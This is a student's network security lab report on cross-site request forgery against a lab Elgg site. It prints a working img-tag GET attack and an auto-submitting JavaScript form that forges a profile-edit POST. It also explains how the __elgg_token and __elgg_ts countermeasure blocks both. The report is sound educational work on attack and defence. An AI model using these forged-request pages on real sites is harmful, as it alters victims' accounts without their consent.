50.020 Network Security Lab 5 Report | Wong Chi Seng 1002853

Task 1

Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

Below is a screenshot of the HTTP GET request and the headers associated with it. It includes standard headers such as Host, User-Agent and also site-specific headers such as cookie, which indicates the cookie assigned by the site.




Figure 1 GET header

The screenshots below show the POST request headers and parameters in the login form. Similar to the GET request, the POST request contains standard headers such as Host, User-Agent and Accept-Language/Encoding, but also includes the content-type header which indicates what the user is going to send in the payload to the server.




Figure 2 POST header

Below shows the parameters included in the request which are the site-specific token, the timestamp from the server, the password and username of the user logging in, as well as a returntoreferer parameter that returns the user to the referrer website located within the login form.





Figure 3 POST params


Task 2

In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page

Below shows Alice's friends before the attack.




The screenshot below shows the headers from a different user on adding Boby to their friend's list to get the friend ID of Boby.




Below shows the HTML page used on the site csrflattackerelgg.com to add Boby as a friend when Alice clicks on the link.

```
[03/19/20]seed@VM:.../Attacker$ cat index.html
<html>
<head>
        Hello world
</head>
<img src=http://www.csrflabelgg.com/action/friends/add?friend=43>
</html>
```

Below is the link sent to Alice.



The attack is successful!




Task 3

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code.

Below is the code used to maliciously change the profile description on Alice's profile when she clicks the link. This is the index.html page on csrfattackerelgg.com

```
<!DOCTYPE html>
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='briefdescription' value='Bob is my hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit/";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form
        p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
```

Below shows the successful attack after Alice has clicked on the link sent by Boby. Included are the HTTP POST params which show that the description on Alice's profile to be "Bob is my hero". We found the user id of Alice when we first added her as a friend and inspected the URL that was used during the request.



Question 1: **The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.**

Boby can add Alice as a friend and get the ID from the parameters that is sent together with the POST request.

Question 2: **If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**

He cannot launch the attack on any random user as he would need to obtain the user id of the user before being able to launch the attack. Since there is no way to get the id from each user that visits the webpage, this attack is not feasible.

Task 4

After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

After turning on the countermeasure, the webpage keeps redirecting the user back to the referrer which is csrfattackerelgg.com. This is because the token and timestamp provided by the user from this attack is invalid which in the script causes a redirect back to the referrer site upon redirection from the attacker site to csrflabelgg.com. The secret tokens as seen is the __elgg_token and the __elgg_ts. These 2 tokens are generated within the site itself using a random secure number for each user which is impossible to replicate on the attacker's end. The attacker is unable to find out the secret tokens as they are only generated upon successful login of the user which then creates a valid session which gives the user his/her token. The timestamp is also provided upon successful session creation for the user.




Figure 4 Headers




Figure 5 Failed




Figure 6 Token